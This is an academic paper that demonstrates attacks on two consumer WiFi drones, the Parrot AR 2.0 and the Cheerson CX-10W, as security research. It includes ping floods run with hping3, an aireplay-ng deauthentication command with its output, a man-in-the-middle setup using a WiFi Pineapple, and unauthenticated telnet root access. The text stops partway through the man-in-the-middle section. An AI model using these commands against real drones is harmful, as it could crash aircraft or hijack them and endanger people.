Drone Hacking with Raspberry-Pi 3 and WiFi Pineapple: Security and Privacy Threats for the Internet-of-Things

Ottilia Westerlund[1] and Rameez Asif[2,*]

Abstract— **The use of Internet-of-Things (IoT) technology is growing exponentially as more consumers and businesses acknowledge the benefits offered by the intelligent and smart devices. Drone technology is a rapidly emerging sector within the IoT and the risk of hacking could not only cause a data breach, it could also pose a major risk to the public safety. Thanks to their versatile applications and access to real-time data, commercial drones are used across a wide variety of smart city applications. However, as with many IoT devices, security is often an afterthought, leaving many drones vulnerable to hackers. This paper investigates the current state of drone security and demonstrates a set of WiFi enabled drone vulnerabilities. Five different types of attacks, together with the potential of automation of attacks, was identified and applied to two different types of commercially available drones. The communication links are investigated for the attacks, i.e. Denial of Service, Deauthentication Methods, Man-in-the-Middle, Unauthorised Root Access and Packet Spoofing. Lastly, the unauthorised root access was automated through the use of a Raspberry-Pi 3 and WiFi Pineapple. Furthermore, we outlined the methodology for each attack, and the experimental part outlines the findings and processes of the attacks. Finally, the paper addresses the current state of drone security, management, control, resilience, security, and privacy concerns.**

I. INTRODUCTION

Unmanned aerial vehicles (UAVs), once a tool used only by the military, is now becoming increasingly popular with the commercial and non-commercial market [1]. Unmanned aerial vehicles, or drones, are unmanned airborne vehicles that has no pilot on-board, and are navigated by either a remote control, or by on-board computers. Drones are usually divided into three different types of categories: (a) recreational, (b) commercial and (c) military drones [2], [3]. The recreational and commercial sales of drones are increased substantially in the mid 2010's. According to figures from the research firm Gartner, the drone unit sales grew by 60% in 2016, and the revenue from drone sales was predicted to grow 34.4% between 2016 and 2017. The increase of recreational drone use has led to discussions regarding the safety of the unregulated drone use, and how to avoid hobbyist violating airspace rules [4]. The American Federal Aviation Administration has noticed a dramatic rise in incidents of drones in restricted airspace, as well as other rule violations. In 2014, which was the first year of data being collected, the number of incidents was 236. In the end of 2017, the number had increased to 1688 incidents. At the same time as consumers started to use drones as hobbyists, companies have increasingly looked into using drones for commercial use. One of the most publicly well-known examples of this is Amazon's Prime Air program [5]. In 2016 they revealed that they were testing a delivery service where customers could receive small packages up to five pounds in weight with-in 30 minutes or less, through the use of drones [6]. The increased usage of drones means that they will become a more common target for malicious attackers. In 2017, McAfee Labs mentioned "Drone Jacking" as one of the biggest upcoming threats in their 2017 Threats Predictions Report. In a scenario where drones are delivering goods, the drones need to not only have reliable safety procedures for its operations, it also needs reliable system security measurements [7]. Furthermore, a drone capable of storing images, videos, GPS locations and other types of private data is a prime target for different types of hackers [8]. In a world, where the usage of surveillance drones is becoming more and more likely, it is incredibly important to avoid sensitive data falling in the wrong hands.

The field of drone security is fairly new, and is something that is becoming increasingly more popular as drones become more publicly available. As with any other Internet-of-Things (IoT) system or smart city application, drones are vulnerable in one way or another, and in many cases are easy to gain access to. The goal of this paper is to identify some of the different ways that two common drones are vulnerable, and how these vulnerabilities can be utilized and recreated. In order to narrow down the initial scope, a set of common vulnerabilities were identified. Based on the current literature available, as well as the cost of the hardware, two test drones were selected as the target for the attack research. The small toy drone Cheerson CX-10W as an initial starting point, and then the more commercially known Parrot AR Drone 2.0. Furthermore, the experimental hacking would also use a Raspberry Pi 3, as well as a WiFi Pineapple. The Raspberry Pi would be used for the automated attacks, and the WiFi Pineapple for analyzing the drone communications, as well as be a part of an automated attack as well. Each attack would be applied to both drones, and then the result will be noted. The methodology, implementation and results are discussed in much detail to understand the dynamics of security and privacy on these drones.

II. EXPERIMENTAL DRONE HACKING

The hardware utilized for this research consists of four different devices, i.e. (a) Parrot AR Drone 2.0, (b) Cheerson CX-10W Drone, (c) Raspberry Pi 3 and (d) WiFi Pineapple Nano 6th Generation, as well as a laptop running an Ubuntu based operating system.

[1]School of Computing, Edinburgh Napier University, UK
[2]Blockpass Identity Lab (BIL), Edinburgh Napier University, UK
[*]Corresponding Email: r.asif@napier.ac.uk, Phone: +44 131455 2219

Fig. 1. The Parrot AR 2.0 drone under investigation.

A. *Parrot AR Drone 2.0*

The Parrot AR Drone 2.0 is a common entry level drone built by Parrot SA, as shown in Fig. 1. The AR.Drone 2.0 model was first unveiled in 2012 at CES Las Vegas, USA, with improved functionalities from the original AR.Drone [9]. It was initially created with a ability for third party developers to develop games using the drone, where they would upon request could access the AR Drone 2.0 software developer‘s kit (SKD). This SDK included the application programming interface (API) used by the controller, as well as the source code for the AR and Free-Flight 2.0 smart-phone application [10]. It has a USB interface, and uses WiFi 802.11n to communicate with its controller. The controller is used through the AR. Free-Flight 2.0 smart-phone app, to which a live feed from the camera is transmitted to. The front camera is 720p, and its vertical camera is Quarter Video Graphics Array (QVGA) sensor with a 64-degree lens. The controller and the drone connects through the drone’s open WiFi protocol, which the user connects to. The official specifications of this drone are enlisted in Table. I.

TABLE I

OFFICIAL SPECIFICATIONS OF PARROT AR DRONE 2.0

Parrot AR Drone 2.0		
Camera	720p 30fps HD camera	
Fly Time	36 minutes	
Specifications	ARM Cortex A8 1 GHz 32-bit processor with DSP video 800 MHz TMS320DMC64x	DDR2 1 GB at 200 MHz RAM

B. *Cheerson CX-10W*

The second drone being investigated is the Cheerson CX-10W, as shown in Fig. 2. The CX-10W is mainly marketed as a toy, due to its low price and small size [11]. Just as the Parrot AR, the CX-10W uses WiFi to communicate with its smart-phone controller. A live feed from the camera is transmitted to the controller, and any videos or film footage is stored directly on to the phone. In general it works in similar fashion as most toy drones, meaning that it was a cheap option for testing out the general vulnerabilities known to those types of drones. The official specifications of this drone are enlisted in Table. II.

C. *Raspberry-Pi 3*

Raspberry Pi 3 is a single board computer that has both wireless LAN as well as Bluetooth capabilities [12]. Theres several different interesting uses for a Raspberry Pi, but the main reason for acquiring a Raspberry Pi in this project was for the possibility of automating drone attacks. As it is a fully functioning computer in a small format, it opens up the possibility of creating a type of defence drone. The board itself only weighs 41.2 grams, which makes it viable to possibly have the Raspberry Pi attaches to a drone itself.

Fig. 2. The Cheerson CX-10W drone under investigation.

TABLE II

OFFICIAL SPECIFICATIONS OF CHEERSON CX-10W

Cheerson CX-10W		
Camera	0.3MP HD camera	
Fly Time	4 minutes	
Specifications	Marvell 88W8801 IEEE 802.11n (1x1) single-band (2.4GHz) Wi-Fi SoC with integrated PA, LNA, and TX/RX Switch	3.7V 150mAh LiPo Battery

TABLE III

OFFICIAL SPECIFICATIONS OF RASPBERRY-PI 3

Raspberry Pi 3		
Specifications	CPU: 4 ARM Cortex-A53, 1.2GHz SoC: Broadcom BCM2837	RAM: 1GB LPDDR2 (900 MHz)

D. *WiFi Pineapple Nano*

The last bit of equipment used in the experiments is a WiFi Pineapple Nano. The WiFi Pineapple is a network auditing tools, used for reconnaissance and for Man in the Middle attacks and investigations [13]. It intercepts the data sent between a client and the resource the client is connecting to. During of this research, it will be used between the pilot and their drone, the parameters are given in Table. IV. It is very small and lightweight, and the device can be accessed through a web based GUI, as shown in Fig. 4 .

Fig. 3. The Raspberry-Pi 3 board.

Fig. 4. The WiFi pineapple nano 6th generation device.

TABLE IV

OFFICIAL SPECIFICATIONS OF WIFI PINEAPPLE NANO

WiFi Pineapple Nano		
Specifications	CPU: 400 MHz MIPS Atheros AR9331 SoC Wireless: Atheros AR9331 + Atheros AR9271, both IEEE 802.11 b/g/n	Disk: 16 MB ROM

E. Methodology

The primary goal of the research is to do an overview of the impact of different types of attacks on the two drones identified in the technology review. Both drones will be subjected to the same types of attacks initially, and the Parrot AR will then be further analyzed due to its more advanced capabilities. Firstly, the drones will be submitted to reconnaissance. After this, the methodology steps will include a series of different attacks. The drones will be submitted to a Denial of Service attack, a Deauthentication attack, a Man in The Middle attack, and then lastly, a WiFi drone disabler. The Parrot AR will additionally be investigated to see whether it is possible to gain unauthorised access to its internal system as well. Each experimentation analysis will gather the data and the results from diverse types of attacks, as enlisted in Table. V, and the impact on each of the drone will be concluded.

III. SECURITY AND PRIVACY IN DRONES

In this section, the current literature on the subject of drone security will be reviewed. It will look into the general research being done, as well as discuss the specific attacks, as in Fig. 5. The first phase of most penetration testing is the gathering of information. It was already known that both drones generates an open WiFi connection, to which several hosts can connect to. Through connecting to the drone this way, it is possible to find the IP address associated to it. Once the IP address is acquired, further reconnaissance can be done. In order to find whether any ports are open on the drone, the scanning tool 'nmap' will be used [14]. Nmap is used for network discovery and security auditing, and will in this case return with a list of open ports on the target.

TABLE V

TYPES OF ATTACKS IMPLEMENTED IN THIS PAPER

Cheerson CX-10W	Parrot AR.Drone 2.0	Type of Attack	Equipment Required
Yes	Yes	Denial of Service	Laptop
Yes	Yes	Hijack through De-authenticating and Reconnecting	Laptop + Smart phone Application
Yes	Yes	Man in the Middle Attack	WiFi Pineapple Nano
N/A	Yes	Unauthorised Root Access	Laptop + USB
N/A	Yes	Packet Spoofing	Laptop
N/A	Yes	WiFi Drone Disabler	Raspberry Pi 3




Fig. 5. Attack vectors of a commercially available drone.

A. Denial of Service Attacks and Hijacking

The first type of attack that this paper will investigate are different types of Denial of Service (DoS) attacks, which for instance can lead to de-authentication between the controller person at the base station and their drone [15]. A DoS attack can be defined as an attempt to prevent legitimate users from accessing systems, as depicted in Fig. 6. The most common type of DoS attack is the flooding attacks, where the attacker floods, or overloads, the network with information.

The initial tool that will be used for the DoS attack is hping3, which is a packet generator and analyzer ("Hping-Active Network Security Tool"). Through using hping3, a simple ping flood will be launched. This means that the ICMP packets (pings) will be sent at a very fast rate, without waiting for any replies. The target becomes overwhelmed with requests, which leads to it becoming inaccessible to any other communications. Through the use of different flags, such as fast or faster the rate of the packets can be specified.

B. De-Authentication Attack

The second attack that will be executed is a de-authentication attack, as depicted in Fig. 7. In a scenario where an attacker is trying to gain control of the drone, they could potentially de-authenticate the pilot from their drone connection [16]. This should lead to the drone stopping mid-air. If the attacker is then ready with another controller, in this case an iPhone running the drone application, they can then immediately connect and thus gaining full control. The attack laptop will connect to the drone whilst the authentic drone pilot is connected. Because the attacker now is on the same network, it is easy to find out the MAC address for the drone controller. This is not necessary for an 'all clients' de-authentication attack, however if the aim is to gain control as fast as possible the malicious user need to keep their connection.




Fig. 6. Denial of Service attack where connection is lost due to ping flood.

In order to perform the de-authentication attack, 'Aircrack-ng' will be used. Aircrack-ng is a suite of different tools used for WiFi network security assessments. Specifically the module Aireplay-ng will be used, as it will allow for frame injections. Through specifying the MAC address of the drone and the specific client MAC address (if running a targeted attack). The tool will send out 128 packets for every de-authentication specified, where 64 packets will be sent to the drone, and 64 to the client. It is assumed that the connection between controller and the drone will be de-authenticated successfully when aircrack-ng is launched. The behaviour of the drones once de-authenticated is more difficult to predict, but the expected behaviour is that the AR drone will do a graceful landing whilst the CX-10W will crash.




Fig. 7. Deauthentication attack, where the attacker takes control of drone.

C. *Man in the Middle Attack*

In the Man in the Middle Attack (MitM) attack, as depicted in Fig. 8, the malicious user will sit between the drone pilot and their drone. For this attack, a WiFi Pineapple device will be used. Once the Pineapple is set up, it is possible to run the Recon mode. Here it will monitor and map out any access points and the clients which are connected to it. Once the Recon mode has mapped out the access point wanted, in this case the drone, it can be added to the PineAP SSID pool. The device will imitate the SSID of the drone, which means that the drone pilot will connect to the Pineapple [17].

The aim for this attack is to investigate whether the drone still functions whilst the controller is connected through a WiFi Pineapple. No publicly available research has been found on using a WiFi Pineapple in this way with a drone, so the outcome is unclear. The theory is that it will still function as normal, without being aware of the middle layer attacker.




Fig. 8. Man-in-the-Middle attack using a WiFi pineapple.

D. *Unauthorized Root Access*

This attack is based on the malicious user connecting to the drone directly, and accessing resources found after the reconnaissance phase [18]. As mentioned in the reconnais-sance section, the use of Nmap will return a list of ports that are open. These ports can potentially be accessed, through protocols such as Telnet and FTP. If Telnet is available without any further credentials needed, the attacker will have root access. This means that they then have full control over device, and any data residing on the device, as well as any scripts running on it, as shown in Fig. 9. The predicted outcome of this attack is that the ports will be available, and that the connections will be established without the need for any credentials.

E. *Packet Spoofing*

Packet spoofing is where IP packets are generated with a malicious purpose of impersonating another system, in this case, the drone controller, as depicted in Fig. 10. In order to do this, the traffic between the drone and the drone controller first has to be inspected using a tool such as Wireshark. Wireshark makes it possible to intercept the data packets being sent on the network, and allows for protocol inspections. This means that through capturing the drone to controller traffic, one can gain an understanding of how they communicate. Each command captured has a sequence




Fig. 9. Connecting to drone through telnet.

number [19]. This is done in an attempt of security, to avoid older command packets from being used. However, the counter gets reset if no control packets are sent to the drone for two seconds. Therefore, it should be possible to spoof these intercepted packets through either resetting the counter, or just using a higher sequence number. There is also a node.js client that allows for the control of a Parrot AR without using the mobile application. Through using ar-drone, it is possible to write a script that can control the drone, using functions such as takeoff() or land(). As per the previous research done on the topic, it is assumed that the experiment will successfully lead to the drone landing when a send packet is being spoofed.

F. Drone Disabler

The final part of the paper is to create a type of drone disabler, where the previously mentioned attacks would be automated through the use of Bash scripts running on a Raspberry Pi, as shown in Fig. 11. This means that an attacker does not have to be ready with a laptop to perform the attacks, and can have a Raspberry Pi set up to be ready to




Fig. 10. Packet spoofing, malicious user impersonating drone pilot.




Fig. 11. Raspberry Pi ‘drone disabler’ running automated attacks.

perform an attack at any time. The attacker would necessarily not even have to be close to the Raspberry Pi, and connect to the device through SSH [20]. Depending on the attack, the same methodology would be followed as in a manual attempt, but written in a Bash script. Once the Raspberry Pi detects a SSID starting with the string “ardrone2”, it will connect to the WiFi. When the connection is established, the script will connect to the drone through Telnet, and issue a shutdown command. The predicted outcome is that the drone will be shutdown remotely, without an attacker having to be close to the Raspberry Pi and the drone.


IV. Results and Discussions

In order to investigate the vulnerabilities, the methodology was applied on the two test drones - the CX-10W and the Parrot AR. Each step specified in the methodology was applied to the both drones (where applicable) in order to assess the outcome.

A. Experiment 1

Both drones generate open wireless networks, which a user would connect to through a smart phone. The access points does not have any form of security, such as the standard WPA-2. This means that any user within the WiFi range can connect to the drones, without a password, and without the knowledge of the legitimate owner. The CX-10W generates an access point with the name CX-10W, whilst the Parrot AR generated AP is named AR drone2-254612. The last digits are individual to each drone. After running nmap scans on the CX-10W drone, it was found that the drone has the TCP port 8888 open, as in Fig. 12. This port is used by the controller to send commands to the drone. When using Wireshark to capture the traffic generated, it was found that the video connection between the controller and the drone is un-encrypted. First the controller and the drone sends a few packets of seemingly random data, presumably as a form of handshake, and then the video stream is transmitted. The un-encrypted video is transmitted through a TCP stream, whilst the controller sends commands through UDP packets.

As the Parrot AR has more advanced features, it was assumed that more would be found during its reconnaissance phase. The results of the nmap scan proved this theory to be correct, as more ports were found open, as in Fig. 13. TCP ports 21, 23 and 5555 were all open. Port 5555 is used for




```
Starting Nmap 7.01 ( https://nmap.org ) at 2018-08-22 12:29 BST
Nmap scan report for 172.16.10.1
Host is up (0.050s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8888/tcp open  sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

Fig. 12. CX-10W Nmap scan.

streaming video using TCP to the controller. During flight, it also utilizes the UDP port 5556, in order to control and configure the drone through the use of AT commands. These commands are sent on average 30 times per second. Other information about the drone, such as current status, position and speed, are sent to the controller on UDP port 5554. According to the Parrot SDK, there is also a control port, which connection to may be established through port 5559. This is used to transfer critical data, such as configuration data.

Port 21, FTP (File Transfer Protocol) and port 23, Telnet, are especially noteworthy as they potentially allow for system access of the drone. Upon further investigation, it was found that there is no password enabled on either of the services. When connecting to the telnet server, root access to the Busy Box system is immediately granted. The drone is running its own DHCP server, in order to be able to allocate IP addresses to the smart phone or tablet controller. The potential of being able to access the file system of the drone will be discussed further on in the Root Access section of the experiment.



```
otti@otti-Aspire-5742G:~$ nmap 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2018-08-24 11:09 BST
Nmap scan report for 192.168.1.1
Host is up (0.034s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
5555/tcp open  freeciv

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
otti@otti-Aspire-5742G:~$
```

Fig. 13. Parrot AR 2.0 Nmap scan.

B. *Experiment 2*

In order to gain an understanding of how a DoS impact the drone, the normal network latency during regular use had to be gathered. The average RTT (Round Trip Time) was used to measure the network latency, through the use of ICMP pings. The RTT is a measurement for the amount of time it takes for a ping to travel to the target machine, and for a response to travel back. The normal RTT for the CX-10W can be measured using the ping command to send ICMP packets to the drones network interface card. The command and its output are as follows:

Command: ping 172.16.10.1
Output:rtt min/avg/max/mdev=1.148/1.848/3.053/0.564

As seen above, during standard operations the average RTT is approximately 1.848 ms. In order to investigate how the drone will cope under an extreme increase of ICMP packets, a packet generator and analyzer command tool will be used. The tool will generate a stream of ICMP packets at a rate of first 10 packets per second with the –fast flag, and the 100 packets per second with 'faster'.

Command: sudo hping3 –fast 172.16.10.1
Output:round-trip min/avg/max=1.5/44.0/1033.7ms

The average RTT is during a DoS attack is drastically increased, with 44.0 ms. The results are depicted in Fig. 14.

It is interesting to note that if the rate of hping3 is increased through the use of the flag –faster rather than –fast, no output is given, and the drone stops replying. During the attacks, the drone never lost its connection with its controller. However, the footage sent from the drone to the smart phone is visibly slower, and the drone did not respond to the controller as fast as it did during normal, non-DoS, conditions. The drone also increase in temperature during the DoS attack, and the drone is warm to the touch after the attack.

For the Parrot AR, the same methodology was followed. The normal RTT for the Parrot AR can be measured using the ping command to send ICMP packets to the drones network interface card. The results are depicted in Fig. 14. The command and its output are as follows:

Command:ping 192.168.1.1
Output:rtt min/avg/max/mdev=1.013/2.335/11.466/2.521

Through the output received, it was as possible to identify the average RTT approximately is 2.335 ms.

Once again, the hping3 attack was pointed towards the Parrot AR drone. The rate the ICMP packets were sent at first was at a rate 10 packets per second.

Command:sudo hping3 –fast 192.168.1.1
Output:round-trip min/avg/max=1.3/20.8/1008.6ms

During the DoS attack, the drones RTT increased to be approximately 20.8 ms. When using hping3 on the Parrot AR, it was still able to handle the flag being changed from –fast to –faster. As mentioned previously, the CW-10X stopped responding completely during that attack, whilst the Parrot AR continued to function. The connection was not lost during the attacks, but the as with the first drone, the frame rate was visibly slower compared to normal usage. No increase in outer shell heat of the drone was identified in the Parrot AR.

Upon further research, a possible reason for why the attack did not affect the Parrot AR 2.0 as much as initially assumed was found. Due to the pairing function of the drone, there is a setup script on the drone in '/bin/pairing-setup.sh'. The scripts contains code which sets up an IP table and associated rules. Here it was found that the drone will drop packets if the MAC address is not the one of the device that it is currently paired with. Furthermore, only services ICMP, NFS and FTP are allowed. However, the MAC address can be spoofed this will be further investigated in the packet spoofing section.

The Parrot AR seems to handle the DoS attack better than




Fig. 14. Impact of DoS attack (round-trip in ms).


the CW-10X. Even though the identified RTT for the Parrot AR was 1 ms slower than the CW-10X, the increase in RTT during the DoS attack was not as dramatic. The Parrot AR was also able to handle an increase to 100 ICMP packets per second, when there was a 100% packet loss for the CX-10W. The haphazard behaviour reported in literature research where the drone got out of control and crashed, either in terms of the hardware or the operating system, was not reproduced. This might be due to a firmware upgrade, where the drone can now deal with a large number of packets. This was also noted by researchers in “The Impact of DoS Attacks on the AR.Drone 2.0”. However, the impact of simple a ICMP DoS attack on the drone can still be of interest to attackers. With the reported RTT increase, the drone will not be as quick in terms of responding to control messages. This can lead to accidents, if the drone pilot is not able to manoeuvre the drone in a timely manner.

C. *Experiment 3*

In order to de-authenticate the drone connection, Aircrack-ng was used. Aircrack-ng allows for frame injections, which meant that it was possible to send a ‘deauth’ frame to the connected network. For a targeted attack, the MAC addresses of the devices was needed. Firstly, the MAC address of the drone had to be discovered, as well as the MAC address of the target controller. There are several different ways to discover the MAC address, but the method used in this case was through pinging each device, and then using ARP -A to find the corresponding MAC address. Before the experiments were conducted, it was assumed that the CX-10W would just crash straight down when the connection was lost, whilst the Parrot AR would try to do a graceful land down to the surface. After following the previously mentioned method, the two targets were established.

Controller - 60:F4:45:C9:88:24
Drone - 28:F3:66:01:D8:9E


In the Aireplay-ng command, the targets were specified, as well as the interface used on the attacking laptop. However, in order for the attack to work, the network interface had to be disabled and then enabled again, as in Fig. 15. This was due to a quirk within the operating system used for the attack. In Ubuntu, the Network Manager conflicts with the aireplay-ng process, so Network Manager has to be disabled before the attack begins.



```
otti@otti-Aspire-5742G:~$ sudo aireplay-ng -0 1 -a 28:F3:66:01:D8:9E  wlp3s0mon
15:41:08  Waiting for beacon frame (BSSID: 28:F3:66:01:D8:9E) on channel 13
15:41:08  wlp3s0mon is on channel 13, but the AP uses channel 1
otti@otti-Aspire-5742G:~$ sudo airmon-ng start wlp3s0 13

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  896 avahi-daemon
  901 avahi-daemon
  903 NetworkManager
 1070 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlp3s0mon       ath9k           Qualcomm Atheros AR9287 Wireless Network Adapter (PCI-Express) (rev 01)

otti@otti-Aspire-5742G:~$ sudo airodump-ng wlp3s0
```

Fig. 15. Initiating the attack using airmon-ng.

Once initialized, the tool proceeds to send directed de-authentication packets on the network, targeted to the control device. In a targeted attack, 128 packets are sent out for each de-authentication specified. In the command sent, 5 authentications were sent. In Fig. 16, it is possible to see that after the first set of de-authentication, there is a field specifying [23—85 ACKs]. This means that 23 packets were received by the client, e.g. the controller. The controller stop receiving the packets after the initial set, due to the de-authentication being successful. As the result was a success, the connection between the controller and the drone has been de-authenticated, and is no longer present.



```
otti@otti-Aspire-5742G:~$ sudo aireplay-ng -0 5 -a 28:F3:66:01:D8:9E -c 60:F4:45:C9:88:24 wlp3s0mon
15:52:59  Waiting for beacon frame (BSSID: 28:F3:66:01:D8:9E) on channel 1
15:53:01  Sending 64 directed DeAuth (code 7). STMAC: [60:F4:45:C9:88:24] [23|85 ACKs]
15:53:01  Sending 64 directed DeAuth (code 7). STMAC: [60:F4:45:C9:88:24] [ 0|64 ACKs]
15:53:02  Sending 64 directed DeAuth (code 7). STMAC: [60:F4:45:C9:88:24] [ 0|64 ACKs]
15:53:02  Sending 64 directed DeAuth (code 7). STMAC: [60:F4:45:C9:88:24] [ 0|63 ACKs]
15:53:03  Sending 64 directed DeAuth (code 7). STMAC: [60:F4:45:C9:88:24] [ 0|65 ACKs]
otti@otti-Aspire-5742G:~$ 
```


Fig. 16. De-authentication using aireplay-ng.

Furthermore, the same methodology was applied to the Parrot AR drone. The controller, an iPhone with the pilot application, was the same as before, so the MAC address for the client was already known. In order to find the Parrot AR MAC, the same Arp process was used. The attack was then launched, targeted towards the Parrot AR and its controller. As with the CX-10W attack, the de-authentication was sent five times over, and was successful after the first set of packets. The WiFi connection between the controller and the drone was now lost. From the controller perspective, the application displays a warning message - “Control Link not available”. This is a warning message specifically for the loss of WiFi connections.

The de-authentication attacks were successful for both drones. When the attack is launched, the connection between the drone and the controller was interrupted, and the drone no longer responded whilst in flight. This means that when the drones were mid-flight, they would both stop. The CX-10W crashed straight down, whilst the Parrot AR landed without crashing.

D. *Experiment 4*

To be able to investigate (Man-in-the-Middle Attack) the communications between the controller and the drones



```
Connecting to wifipineapple.com (wifipineapple.com)|104.18.51.22|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://wifipineapple.com/wp6.sh [following]
--2018-08-21 14:57:34--  https://wifipineapple.com/wp6.sh
Connecting to wifipineapple.com (wifipineapple.com)|104.18.51.22|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/octet-stream]
Saving to: 'wp6.sh'

